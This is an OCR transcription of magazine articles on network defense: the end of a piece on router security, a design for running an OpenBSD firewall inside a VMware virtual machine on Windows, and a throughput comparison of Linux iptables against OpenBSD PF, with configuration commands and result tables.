Risk management procedures show that the severity of a threat to the backbone is likely to warrant some effort in defense; the possible loss of a compromised backbone is staggering. To that end, have your incident response plan ready. Know who your engineering and management contacts are within your organization in case of an event, and have the contact and contract data from your vendors available and ready. Have a plan for data transfer of patches in case your network becomes unreachable. (Some networks depend on overnight delivery, while others have a guaranteed delivery within hours from their vendors written into the service contracts.) If a severe enough event occurs, having your whole network knocked offline or clogged to unusability is a distinct possibility, and worth planning for.

By following these basic guidelines, you will not perfectly secure your backbone, but at the very least you ought to be able to improve your security posture. It's a well-known adage that "Attacks don't get worse, they only get better." By taking some of these basic precautions to protect your routers, you are more likely to be prepared to deal with these attacks.

VASSILIS PREVELAKIS

the virtual firewall

Vassilis Prevelakis is assistant professor of computer science at Drexel University in Philadelphia. Over the past 12 years he has been involved in numerous security projects, both as a network administrator and as a researcher; currently, he is leading a project that aims to improve security for home networks.

vp@drexel.edu

THE TREND TOWARD PORTABLE computing means that the traditional security perimeter architecture (where a firewall protects computers in the LAN by controlling access to the outside world) is rapidly becoming obsolete. This has resulted in a number of products described as "personal firewalls" that control that computer's access to the network and hence can protect it in the same way as a traditional firewall. Existing systems such as Windows and most UNIX and UNIX-like systems already provide security features that can be used to implement firewall functionality on every machine. However, the difficulty of securing general-purpose operating systems has impeded the widespread use of this approach. Moreover, it is difficult to ensure that a secured system remains secure after the user has had the opportunity to install software and perform reconfigurations and upgrades.

Recognizing the futility of attempting to secure the user machines themselves [1, 2], the authors proposed the use of a portable "shrink-wrapped" firewall. This was a separate machine running an embedded system that included firewall capabilities and was intended to be placed between the general-purpose computer and the network. The problem of securing the firewall became much simpler, as it utilized a special-purpose firewall platform with a highly controlled architecture. Sadly, the proposal saw limited adoption because carrying around yet another device is expensive and inconvenient. To make matters worse, if the external device is lost or damaged the user will be presented with a dilemma: remain disconnected from the network until the firewall box is replaced, or accept the risk and connect the laptop directly to the unprotected network.

In this article we propose a compromise solution whereby the firewall is run under the host operating system within a virtual machine. The virtual machine environment we have used is VMware, which means that the technique described here can be used for both Windows and Linux platforms. The Virtual Firewall imitates the hardware firewall device, but it is an entirely software-based system. We first describe the firewall itself and then the changes to the Windows host environment to ensure that the firewall controls

access to all external networks, including wireless connections. Finally, we discuss some security considerations that affect the use of this platform.

Virtual Firewall (VF) Architecture

The Virtual Firewall platform supports tools for packet filtering, traffic monitoring, and management. In addition we require IPSec support to allow a mobile station to be connected transparently with its home network. Secondary requirements include the ability to boot very quickly (increasing availability), minimal maintenance, and a very small footprint (in terms both of RAM and of virtual disk).

Figure 1 shows the integration of the VF within a Windows host environment. The host operating system has minimal access to the network (enough to support bridging between the guest VM running the Virtual Firewall and the network). As far as the host OS is concerned the VF is its default gateway (i.e., the only way for IP traffic to reach the outside world).




FIGURE 1: COMMUNICATION LINKS

The VF has at least two network interfaces, an internal (virtual) interface for communication with the host OS and the external, which is bridged to the outside network. The VF runs an embedded version of the OpenBSD 3.7 system, which boots off a read-only medium and contains only firewall-related software (more on this later).

The VF operating system is not aware that it is running under VMware, allowing us to migrate an existing version of our firewall that normally runs on a single-board computer [3].

FIREWALL

The VF's default packet filtering policy allows traffic from the interior network to flow through it to the outside network and, optionally, via an IPSec VPN to some home network. At the same time, it allows only a very restricted set of incoming connections. This implies three classes of restrictions:

Public Network: This refers to packets coming in from the interface that is connected to the public network. Incoming connections are generally blocked except IPSec, which has its own security mechanisms. Moreover, we allow ICMP echo and reply messages for network troubleshooting, but we block other ICMP messages.

IPSec VPN Traffic: Packets received from the interface connected to the local (protected) network and destined for the remote end of the VPN connection fall within this category of restrictions.

Local (Internal) Network: We generally do not allow connections to the VF itself. Exceptions to this rule include services such as DNS, which is required for the operation of the node. We also allow certain types of ICMP packets for network troubleshooting.

When considering security mechanisms, there is always a need to strike a balance between security and convenience. Making life difficult for the Windows user is counter-productive, as it will likely result in the VF being disabled. This consideration influenced the decision on outgoing connections. While there may be some justification in restricting such connections (e.g., to prevent spyware from leaking sensitive information), we decided to keep the default configuration of the packet filters relatively relaxed, leaving the workstation user to decide whether a more strict policy should be imposed.

Figure 2 shows a typical configuration of the packet filter, with the IPSec VPN rules removed to keep the configuration short. Note that we also perform Network Address Translation for the Windows host to allow it to have direct access to the outside network. Another approach would be to configure the VF as a layer-2 firewall, but so far we have not encountered any problem with the NAT solution, which also ensures that outside parties cannot address the Windows host directly.

```
# interfaces
int_if = "le2"
ext_if = "le1"
# sshd (22)
tcp_services = "{ 22 }"
icmp_types = "echoreq"
priv_nets = "{ 127.0.0.0/8, 192.168.135.0/24, 192.168.136.0/24 }"
# options
set block-policy return
set loginterface $ext_if
# scrub
scrub in all
# nat/rdr
nat on $ext_if from $int_if:network to any -> ($ext_if)
# filter rules
block on  $ext_if all
pass quick on lo0 all
# no packets from/to private nets on the outside
block drop in  quick on $ext_if from $priv_nets to any
block drop out quick on $ext_if from any to $priv_nets
pass in on $ext_if inet proto tcp from any to ($ext_if) \
     port $tcp_services flags S/SA keep state
pass in inet proto icmp all icmp-type $icmp_types keep state
# packets for the Windows host
pass in  on $int_if from $int_if:network to any keep state
pass out on $int_if from any to $int_if:network keep state
#
pass out on $ext_if proto tcp all modulate state flags S/SA
pass out on $ext_if proto { udp, icmp } all keep state
```

FIGURE 2: SAMPLE PACKET FILTER CONFIGURATION

VIRTUAL FIREWALL SERVICES

The Virtual Firewall platform runs two vital services: DHCP, to acquire an address for the external network interface, and DNS. The latter may appear to be redundant, until we consider the problem of ensuring correct name resolution for the Windows system. On the VF side, the DHCP client will ensure that the VF has the addresses for the local DNS proxies, but the Windows host will not normally have access to this information.

As a result, we run a small DNS server on the VF. This server is not consulted by the VF itself because, as a firewall, it only uses its own (static) host table. The DNS server is only for the benefit of the Windows environment, which has the address of the VF statically assigned as a DNS server.

This configuration works satisfactorily until we try to connect to some network with a split-horizon DNS server. In this case our built-in DNS server will not have access to the internal DNS information. To deal with similar situations, we intend to install a DNS proxy on the VF and change the dhclient-script file to update the proxy's configuration with the IP address of the DNS server on the LAN.

Host Operating System Configuration

Although the discussion in this section assumes a Windows 2000 environment, most of the comments and suggestions made below apply equally to newer versions of Windows as well as other platforms that support VMware (e.g., Linux). The techniques described have been tested with VMware 5.0, but they should work with earlier releases as well (with the exception of USB-attached devices, discussed below).

INSTALLING THE VIRTUAL FIREWALL

Assuming that VMware is installed and running (see http://www.vmware.com for details), we need to configure a new virtual machine that will run the VF. Follow the wizard to create a new virtual machine with the minimum of allowed disk space and 64MB RAM. The VM should have two Ethernet interfaces, one bridged to the external network, the other a host-only internal connection. With the VM running, the VF operating system is then installed on the virtual disk created by VMware.

NETWORK CONFIGURATION

Assuming that VMware has been installed and the Virtual Firewall is running, we have to configure the network interfaces to ensure that Windows never tries to access the external network directly. We do this by defining an internal (virtual) network and instructing the Windows host to use a default gateway (the VF machine) on that network and turn off the IP services from the real Ethernet port. In this way communications from a Windows application (e.g., Firefox) will be directed to the OpenBSD VF, which will perform NAT and send the packet on its way (see Figure 1). Similarly, the reverse path is followed for incoming packets. Since we have turned off IP processing from the Windows Ethernet interface, Windows will not respond to IP packets arriving on that interface.

The Windows Ethernet interface should be operational (i.e., do not disable it), since the VF system will be using it as a bridge to the external network. Be sure to remove support for Internet Protocols from the interface (and *only* that interface; you still need IP to talk to the VF). After disabling IP from the external interface, it will stop showing up in ipconfig reports. Notice that in the Windows

network configuration panel (Figure 3) all checkboxes are clear except for the VMware bridge protocol.




FIGURE 3: CONFIGURATION OF WINDOWS ETHERNET INTERFACE

The next step is to instruct Windows to use the virtual host-only interface (that links it with the VF) for its communication with the outside world. In other words, the VF will be the default gateway for the Windows machine and its DNS server. Figure 4 shows the configuration in my system. Windows has the address 192.168.135.1/24 and the VF is 192.168.135.128/24.

Note that both Windows and the VF have statically configured addresses (i.e., they do not use DHCP for their configuration) in their internal interface, meaning that VMware should not be running its DHCP service on the internal network.

```
Ethernet adapter VMware Network Adapter VMnet8:

  Connection-specific DNS Suffix  . :
  Description . . . . . . . . . . . : VMware Virtual Ethernet Adapter for VMnet8
  Physical Address. . . . . . . . . : 00-50-56-C0-00-08
  DHCP Enabled. . . . . . . . . . . : No
  IP Address. . . . . . . . . . . . : 192.168.135.1
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . : 192.168.135.128
  DNS Servers . . . . . . . . . . . : 192.168.135.128
```

FIGURE 4: CONFIGURATION OF WINDOWS VIRTUAL ETHERNET PORT

WIRELESS NETWORKS

So far we have been looking at a wired Ethernet interface, but in many cases a laptop is likely to be using a wireless Ethernet interface. This configuration has caused us a number of headaches—in most cases Windows wants to configure the WiFi connection on its own, and we have to prevent it from doing so, since we do not want it to acquire an IP address.

The VMware environment will also have to be configured to create a bridged connection between the WiFi interface and the VF. As in the case of the wired Ethernet interface, the WiFi card has to operate in bridging mode. Some WiFi cards cannot do this at all, while others only allow this configuration to work if the card is configured without encryption. If the card is compatible with the required configuration, then we can use it in the same way as the wired interface; otherwise we need to proceed to Plan B, which involves the use of an external (USB-attached) Ethernet interface.

USB-ATTACHED ETHERNET INTERFACES

VMware allows USB devices to be connected to (and controlled by) a virtual machine. This feature allows us to connect a USB WiFi device to our computer in such a way that the Windows environment is oblivious to the existence of the device, which is controlled entirely by the VF. Unlike the case of the wired Ethernet interface or the built-in WiFi interface, this method allows us to have an Ethernet interface that is invisible to the host environment.

The USB-attached network device must be supported by the operating system of the VF (OpenBSD), since it is the VF that manages the device. We have had some trouble identifying a USB WiFi device that is available for purchase and is supported by OpenBSD, but fortunately the recent 3.7 release has greatly increased the number of supported devices.

The USB network device will have its own OpenBSD device identifier (e.g., `atu0`), which means that the network and pf(4) configuration in the default installation will need to be updated. A major benefit of the directly controlled device is that the VF can use it to examine the existing wireless networks for any antisocial activity before bringing up IP on that interface.

Security Considerations

When running a firewall as a service of a general-purpose OS, there is always the risk that some software will interfere with the operation of the firewall. This is actually very common with "Personal Firewall" products that run under Windows [4]. In fact, recently released hostile software (malware) such as the Bagle-BK Worm [5] has been known to turn off virus protection and firewall features as soon as it takes over a machine.

Running the firewall in a separate VM should, therefore, be viewed as an improvement in the context of better management of the network connection (by channeling it though the firewall) rather than as bringing the security provided by an external firewall to your desktop.

Another concern is that a hostile application may not even need to deal with the VM. Since the OS has access to the network hardware (assuming the wired Ethernet case), a virus may contain its own IP stack and hence access the network directly (via the layer 2 interface). Moreover, since packets pass through the host OS to reach the firewall, it is possible that the host can still be attacked (via a layer-2 exploit). Normally, I'd say that the chances of this happening are pretty remote, but Windows being Windows, we fear that some user-friendly feature of the OS will manage to get in the way. Alternatively, some combination of events may cause Windows to spontaneously activate IP services on the interface without asking the user. In the case of the wireless connection, the situation is even worse, with a lot of automated processing going on on the host. Windows is so intrusive that in some cases it cannot even be convinced to keep the wireless hardware disabled. For this reason, the USB-based wireless solution (although more cumbersome) offers a direct path from the firewall to the hardware with

the host seeing only the USB traffic. In general, the less the host OS knows about the network connection, the better.

A more comprehensive solution from the security standpoint is NetTop [6], where a stripped-down host OS runs various VMs. One of the VMs may run the Windows user interface and associated applications, while another may run the firewall. For performance reasons this approach is not yet feasible. For example, applications such as games or DVD players that create a high bandwidth connection between a mass storage device, the CPU, and the video device will suffer unacceptable performance degradation when run in a VM. Internet audio, VoIP, and chat applications, however, can easily be placed in such a sandbox. Such applications typically initiate a connection from the Windows host to some external server, which means that the firewall can do little against an attack vectored through the outbound connection (assuming the user wants to run such an application, the firewall cannot prevent the application from connecting in the first place). Our solution is to run this software on a separate VM with non-persistent secondary storage. At least if/when they run amok they will not break anything.

Having discussed the case where the host attacks the VM, let us now consider the opposite case, in which an intruder escapes from the VM and compromises the host. Although ultimately possible, the dual layer (host plus firewall) provides defense in depth, thus allowing time to detect the attack on the firewall and take appropriate action. Having said that, the existence of the firewall will likely exacerbate the already weak security posture of the Windows host by encouraging complacency (why bother to turn off service *foo* when the firewall will prevent anybody from connecting to it anyway?). Still, the firewall VM provides a good vantage point from which to monitor traffic and to launch port-scanning checks on the Windows host to identify weaknesses.

Conclusions and Future Plans

Now that we have finished the description of the Virtual Firewall, we can return to the original claim and discuss whether having one is actually justified. There is no doubt that nowadays a firewall on each computer is necessary; this is why Microsoft is bundling a firewall with its Windows XP platform. So the question is really, Whyhave a separate firewall on a virtual machine, rather than a firewall as part of the base OS? It is fair to say that keeping the firewall separate simplifies its administration, as its configuration and maintenance are completely separate from that of the rest of the OS. This allows the management of the firewall to be carried out without requiring the cooperation of the workstation user, which may be a considerable advantage in centrally managed environments. Within a large corporate environment the ability to have the firewall distinct from the rest of the machine may simplify the deployment of security policies and VPN operations [7]. This may evolve in the Distributed Firewall concept [8], where global network policies are enforced by firewalls installed on each machine in the network.

Moreover, it also simplifies upgrades and security patches to the VF, since these cannot affect the host OS. For example, we have a Windows 2000 machine that would only boot in safe mode after installing the latest OS service pack. Such considerations may impede timely upgrades and hence open windows of vulnerability to the system. Finally, changes to the firewall configuration cannot be done via a user-friendly interface that may hide vital information from the administrator. Most important, configuring an application on the host will not result in an accidental change in the firewall policy.

The system described here has been in operation for about six months and has been "stress-tested" by linking the workstation to unprotected wireless net-

works, taking it to numerous conferences and trade shows. We plan to use the platform to acquire long-term attack data that will help us refine the security policy of the VF and create a wireless network forensic database. Another way that the VF chokepoint can be useful is in analyzing the DNS requests made by the host. We hope that by monitoring DNS lookups we can create a personality profile for the user and use that to detect the existence of spyware or other unauthorized programs on the host platform.

We also plan efficiency enhancements to ensure that the VF requires minimum resources from the hosting platform and becomes available with negligible delay during boot. VMware requires a minimum hard disk allocation of 100MB. While this may not appear to be excessive, our firewall can boot from an 8MB compact flash, so the other 92MB are wasted and could be returned to the system. We are also in the process of evaluating exactly how much RAM is needed by our system in order to come up with a reasonable configuration for the virtual machine. VMware allows the user to suspend a virtual machine and then restart it with little delay. We are looking into creating a "frozen" configuration of the VF, one that is ready to be resumed, rather than one that boots when the virtual machine is initialized. This will allow almost instant availability for the firewall and very fast resets (since a reset will resume the frozen configuration).

More information on the Virtual Firewall can be found at http://www.cs.drexel.edu/~vp/VirtualFirewall.

ACKNOWLEDGMENTS

I would like to thank Angelos Keromytis for suggesting that running a firewall under VMware might be possible. Microsoft was also instrumental in getting this work done, by releasing security patches that cannot be installed on my machine (they crash it). Without these security patches the use of a separate firewall became imperative, so I had to develop one.

REFERENCES

[1] Vassilis Prevelakis and Angelos Keromytis, "Drop-in Security for Distributed and Portable Computing Elements," *Journal of Internet Research*, vol. 13, no. 2, MCB Press, 2003.

[2] John S. Denker, Steven M. Bellovin, Hugh Daniel, Nancy L. Mintz, Tom Killian, and Mark A. Plotnick, "Moat: A Virtual Private Network Appliance and Services Platform," *Proceedings of LISA '99: 13th Systems Administration Conference,* Washington, D.C., November 1999.

[3] An earlier version of this system is discussed in Vassilis Prevelakis, Angelos Keromytis, "Designing an Embedded Firewall/VPN Gateway," *Proceedings of the International Network Conference 2002,* Plymouth, UK.

[4] rattle, "Bypassing Windows Personal FW's," *Phrack Magazine*, vol. 11, no. 62, build 3, July 13, 2004.

[5] http://www.esecurityplanet.com/alerts/article.php/3487701.

[6] Robert Meushaw and Donald Simard, "NetTop: Commercial Technology in High Assurance Applications," *Tech Trend Notes*, National Security Agency, vol. 9, no. 4, Fall 2000.

[7] William A. Arbaugh, James R. Davin, David J. Farber, and Jonathan M. Smith, "Security for Virtual Private Intranets," *IEEE Computer* (special issue on broadband networking security), vol. 31, no. 9, September 1998, pp. 48–55.

[8] S. Ioannidis, A.D. Keromytis, S.M. Bellovin, and J.M. Smith, "Implementing a Distributed Firewall," *Proceedings of Computer and Communications Security (CCS) 2000,* pp. 190–199.

MASSIMILIANO ADAMO AND
MAURO TABLÒ

Linux vs. OpenBSD

A FIREWALL PERFORMANCE TEST

Massimiliano Adamo graduated in mathematics and has been involved in network security for 10 years. He is currently technology officer of the Institute for Computing Applications "Mauro Picone" of the Italian National Research Council (IAC-CNR).

adamo@iac.rm.cnr.it

Mauro Tablò graduated in computer science and is a senior detective with the Italian Police Forces, where he currently manages the ICT security. His interests include Internet security and cybercrime.

tablo@iac.rm.cnr.it

SECURE, EFFICIENT, AND INEXPENSIVE firewalls can be implemented by means of common PCs running an open source operating system and a packet filter tool, which restricts the type of packets that pass through network interfaces according to a set of rules.

A packet filter confronts a transit packet with a set of rules: when a matching rule is found, the associated decision for the packet is taken (generally, PASS or NO PASS) [1, 3, 4, 5]. The processing time required by the filter grows with the number of rules.

In this article we report the results of a firewall performance test in which we compare the packet processing time of Linux and OpenBSD equipped with their packet filter tools: iptables and PF (Packet Filter), respectively.

Our main goal was to evaluate the packet forwarding speed in both cases and to determine how different conditions affect performance. Therefore tests were made under a variety of conditions and configurations.

Note that a network firewall can pass packets like an L3 device (which we call "routing-firewall") or like an L2 device (which we call "bridging-firewall") [2]. Linux or OpenBSD–based firewalls are often used as routing-firewalls, but they both also have the ability to act as bridging-firewalls, so we tested and compared them in that configuration too.

Testbed

The testbed is composed of three hosts, equipped with Fast-Ethernet cards and connected, according to RFC 2544 [6], as shown in Fig. 1, with two CAT5 UTP crossover cables. There were no other hosts or devices connected to the testbed hosts, so nothing else could influence their behavior. The only packets traversing the wire were those generated by our test hosts.




FIGURE 1: BASIC TEST CONFIGURATION

test_client and *test_server* are two Intel Pentium 4 PC (clock speed = 1.5GHz, RAM = 256MB, Network Interface Card = Realtek mod. RTL8139).

The *test_node* configuration is :

- CPU: AMD K6-2
- clock speed: 333MHz
- RAM: 64MB
- Network Interface Card 1: 3com mod. 905c
- Network Interface Card 2: Digital Fast Etherworks PCI mod. DE-500-BA
- OS: either Linux (RedHat 7.3, kernel 2.4.18-3) or OpenBSD (v. 3.3), depending on test session

We used low-performing hardware for host *test_node* (with a slower clock and less RAM than *test_client* and *test_server*) to make sure it represented a bottleneck for the connection. This way, we increased communication delays between client and server, with the purpose of obtaining more apparent differences in measurements.

Efficiency Evaluation

In order to evaluate the firewall efficiency, we measured the delay that host *test_node* caused in packet flow between *test_server* and *test_client*.

Such delay depends on the OS running on host *test_node* (Linux/OpenBSD), on forwarding level (L3 for routing/L2 for bridging), and on "filter/no filter" activity that can be activated on the node.

Tests were performed to measure TCP and UDP throughput performance for different frame sizes and number of rules loaded. We chose four of the frame sizes that are recommended for Ethernet in RFC 2544 [6]: 64, 256, 512, and 1024 bytes. For each of the frame sizes we repeated the test with different rule-set sizes (20, 100, and 500 rules).

Goals

Below is a description of our main goals:

1. Our first goal was to compare performance, in term of throughput, of iptables, a common firewall subsystem for Linux, and PF (Packet Filter), which is the firewall subsystem in the OpenBSD OS. We tested these firewalls in different configurations, with a variable number of filtering rules.

2. The OSes we chose for tests, Linux and OpenBSD, can act as routers or as transparent bridges. For both OSes, we wanted to test whether the bridging is more efficient than the routing feature.

3. Our third goal was to compare the delays that affect TCP packets and UDP datagrams when they traverse a firewall which has rules destined to filter only a single kind of (transport layer) packet (TCP or UDP). For this scope, we measured throughput on the node with the firewall configured with a number of UDP filtering rules but traversed by a flow of TCP packets, and vice versa (UDP traffic with TCP rules).

The Benchmark

To generate the traffic and to measure the throughput, we used Netperf, a network performance benchmark by Hewlett-Packard, available at http://www.netperf.org and designed with the basic client-server model in mind.

By executing the client Netperf on host *test_client,* a control connection was established to the remote system *test_server* (running the server, Netserver) [9] to be used to pass test configuration information and results to and from the remote system.

Once the control connection was up and the configuration information had been passed, a separate connection was established for the actual measurement. Netperf places no traffic on the control connection while a test is in progress [9].

We used Netperf to measure request/response performance.

By executing Netperf from the command line, we could specify some options to define the protocol (TCP or UDP), packet size for requests and responses, and test length (in seconds). A transaction is defined as the exchange of a single request and a single response.

We carried out tests in four different configurations:

1. request and response size = 1024 bytes; protocol = TCP; test time = 120 s.
2. request and response size = 512 bytes; protocol = TCP; test time = 120 s.
3. request and response size = 256 bytes; protocol = TCP; test time = 120 s.
4. request and response size = 64 bytes; protocol = UDP; test time = 120 s.

Test Sessions

We ran nine test sessions. A session is defined as the set of tests made in a given network configuration and systems setup.

In session 1 we connected hosts *test_server* and *test_client* by means of a crossover UTP cable. In this session, *test_client* had IP address 10.0.0.3/24 and *test_server* had 10.0.0.2/24.

Below, we refer to this configuration as the "direct configuration" (or "direct," for short), because the connection between hosts *test_client* and *test_server* is obtained without intermediate devices (router, hub, bridge, switch, etc.).

All further tests (eight more sessions) were done by disposing hosts as in Fig. 1. In this configuration, transactions generated (and measured) by Netperf between *test_client* and *test_server* flowed through *test_node,* which acted as a bottleneck for the connection and introduced a delay: by making a throughput comparison between this case and the "direct" case, we evaluated the delay introduced by host *test_node.*

We repeated every test session three times, obtaining very similar results. For each session, we report only the worst measurement.

SESSION	O.S. FOR *test_node*	CONFIGURATION
1		Direct
2	OpenBSD	Router
3	OpenBSD	Router + Firewall
4	OpenBSD	Bridge
5	OpenBSD	Bridge + Firewall
6	Linux	Router
7	Linux	Router + Firewall
8	Linux	Bridge
9	Linux	Bridge + Firewall

FIGURE 2: TABLE OF TEST SESSIONS AND CONFIGURATIONS

THE "ROUTER" CONFIGURATION

IP address for *test_client* = 10.0.1.2/24.

IP address for *test_server* = 10.0.0.2/24.

IP address for *test_node:nic1* = 10.0.1.1/24.

IP address for *test_node:nic2* = 10.0.0.1/24.

Host *test_client* needs an explicit rule for sending to *test_node* all packets destined to host *test_server.* This is obtained by running the following:

```
test_client# route add 10.0.0.2 gw 10.0.1.1
```

Similarly, host *test_server* needs a routing rule for reaching host *test_client*:

```
test_server# route add 10.0.1.2 gw 10.0.0.1
```

To let host *test_node* act as a router, we have to activate IP forwarding on it.

On OpenBSD this can be done as follows:

```
test_node# sysctl -w net.inet.ip.forwarding=1
```

Whereas on Linux:

```
test_node# sysctl -w net.ipv4.ip_forward=1
```

In the "Router" configuration, the node does not act as a firewall, so no packet-filtering rule is set.

THE "ROUTER + FIREWALL" CONFIGURATION

Without changing the network setup of the "router" configuration, we activated the firewall functionality on the node using a packet filter (iptables on Linux and PF on OpenBSD). Every packet that passed through *test_node* was examined by the packet filter, which decided the action to perform (to drop or to pass it).

To enable packet filtering on OpenBSD [12,16], variable pf in /etc/rc.conf must be set equal to YES:

```
pf=YES
```

Rules contained in /etc/pf.rules are loaded by running:

```
test_node# pfctl -ef /etc/pf.rules
```

and unloaded by running:

```
test_node# pfctl -d
```

Iptables [18] doesn't need a configuration file for loading rules. Although filtering rules can be typed manually one by one from a command prompt, it is better to collect them in a script file.

The iptables filter table uses a linear search algorithm: the data structure is a list of rules, and a packet is compared with each rule sequentially until a rule is found that matches all relevant fields. PF uses a similar search algorithm but, by default, the last matching rule (not the first) decides which action is taken. However, if a rule in PF has the "quick" option set, this rule is considered the last matching rule, and there is no evaluation of subsequent rules.

We started with a set of 20 filtering rules, each one blocking TCP packets destined to a specific port on the server. None of the packets generated by Netperf and exchanged between client and server in our test matched any such rules (a complete description of the rules can be found at http://www.iac.rm.cnr.it/sec/rules.htm). We forced the packet filter to confront every packet in transit with the set of rules and eventually to let it pass. This way, we could measure the delay introduced by the packet filter, which must process the entire list of rules.

We then repeated our tests using lists of 100 and 500 filtering rules for TCP packets and, finally, a list of 500 rules for UDP datagrams.

THE "BRIDGE" CONFIGURATION

After we tested the 'router' and "router + firewall" configurations, we set up host *test_node* to act as a transparent bridge.

On OpenBSD [11, 17] this is obtained by running:

```
sysctl -w net.inet.ip.forwarding=0    (deactivates ip-forwarding)
ifconfig xl0 down
ifconfig xl1 down
brconfig bridge0 add xl0 add xl1 up
ifcongig xl0 up
ifconfig xl1 up
```

Linux requires more work[14, 15]. To check that you have bridging and bridge-firewall support compiled into your kernel, go to the directory where your kernel source is installed. For us (with the kernel 2.4.18-3), it is the following path:

```
test_node#  cd /usr/src/linux-2.4
```

In this directory, run:

```
test_node# make menuconfig
```

By navigating through menu items, bring up the "Networking Options" screen and scroll until you see the following:

```
<*> 802.1d Ethernet Bridging
[*]   netfilter (firewalling) support
```

The asterisk to the left in brackets indicates that both options are built in. In other words, our kernel 2.4.18-3 ships with built-in support for bridging and bridge firewalling

If not already available, bridge-firewall support patches for Linux kernels can be obtained from http://bridge.sourceforge.net/download.html. Once downloaded, the patch must be applied and the kernel recompiled.

The next step is to install bridging tools bridge-utils-0.9.3.rpm, downloaded from http://bridge.sourceforge.net/.

Now, we can transform our Linux box in a transparent bridge simply by running:

```
sysctl -w net.ipv4.ip_forward=0   (deactivates ip-forwarding)
ifconfig eth0 down
ifconfig eth1 down
brctl addbr br0
brctl addif br0 eth0
brctl addif br0 eth1
ifconfig br0 0.0.0.0 up
ifconfig eth0 0.0.0.0 up
ifconfig eth1 0.0.0.0 up
```

To deactivate bridging, simply run:

```
ifconfig eth0 down
ifconfig eth1 down
ifconfig br0 down
brctl delif br0 eth1
brctl delif br0 eth0
brctl delbr br0
```

THE "BRIDGE + FIREWALL" CONFIGURATION

By activating a packet filter and loading filtering rules (the same way we did in the "router + firewall" session), the bridge becomes a bridging-firewall.

Test Results

Results are reported as the number of transactions per second.

direct	TCP 1024	4030,80			
	" 512	6465,25			
	" 256	9286,02			
	UDP 64	16020,07			
configuration		BRIDGE		ROUTER	
		Linux	OpenBSD	Linux	OpenBSD
no filter	TCP 1024	2112.32	2026.62	2120.23	2019.17
	" 512	3395.63	3039.21	3430.71	3039.69
	" 256	4909.81	4059.98	4999.73	4057.27
	UDP 64	8216.58	6089.54	8477.04	6089.47
20	TCP 1024	2087.24	1997.71	2111.53	1740.22
	" 512	3340.86	3040.66	3394.70	2514.19
	" 256	4784.87	4047.71	4941.71	3900.61
	UDP 64	8050.35	6081.69	8347.05	6075.76
100	TCP 1024	2093.16	1739.71	2062.29	1739.69
	" 512	3346.76	2541.19	3278.08	2433.69
	" 256	4800.57	4023.15	4685.83	3116.01
	UDP 64	7981.62	6082.07	7705.79	6078.91
500	TCP 1024	1765.26	1353.53	1744.48	1351.02
	" 512	2586.16	1766.63	2534.05	1739.72
	" 256	3383.04	2424.07	3300.93	2050.06
	UDP 64	4809.77	6076.46	4590.34	6079.87
500 UDP	TCP 1024	1876.84	2021.07	1834.17	1744.79
	" 512	2827.54	3036.42	2733.80	3031.48
	" 256	3803.13	4058.83	3642.47	4038.15
	UDP 64	5532.02	3039.65	4966.07	3030.77

As expected, the presence of the node between client and server causes a significant loss of throughput: the number of transactions when *test_client* and *test_server* communicate by means of the intermediate host reduced by half the instances of direct communication in both configurations ("router" and "bridge").

Looking at the experimental results for Linux, we see clearly that the time to classify a packet grows with the number of rules, regardless of the transport protocol (TCP or UDP) and the type of rules (TCP-specific or UDP-specific).

As a matter of fact, iptables compares a packet to the rules, sequentially, starting with the first rule, until a match is found. When a packet matches a rule, then

the traversal of rules is stopped and the verdict corresponding to that rule is returned. Since none of the rules in our sets matches the packets that traverse the firewall, in every session iptables compares all packets with *N* rules (where *N* is the number of rules in the list) [4, 5, 10].

PF works in a different and more efficient way. When a rule-set is loaded, the kernel traverses the set to calculate the so-called skip-steps. In each rule, for each parameter, there is a pointer to the next rule that specifies a different value for the parameter. During rule-set evaluation, if a packet does not match a rule parameter, the pointer is used to skip to the next rule that could match, instead of trying the next rule in the set [7]. Analyzing our results, we can see that when the traffic is constituted by UDP datagrams only and all the rules are specific to TCP packets (i.e., the *proto* option is set to *tcp*), we measured a constant throughput for all rule sets (0, 20, 100, and 500 rules): the number of TCP rules in the packet filter doesn't affect the number of UDP transactions between client and server. Similarly, the number of UDP rules in the packet filter doesn't affect the number of TCP transactions.

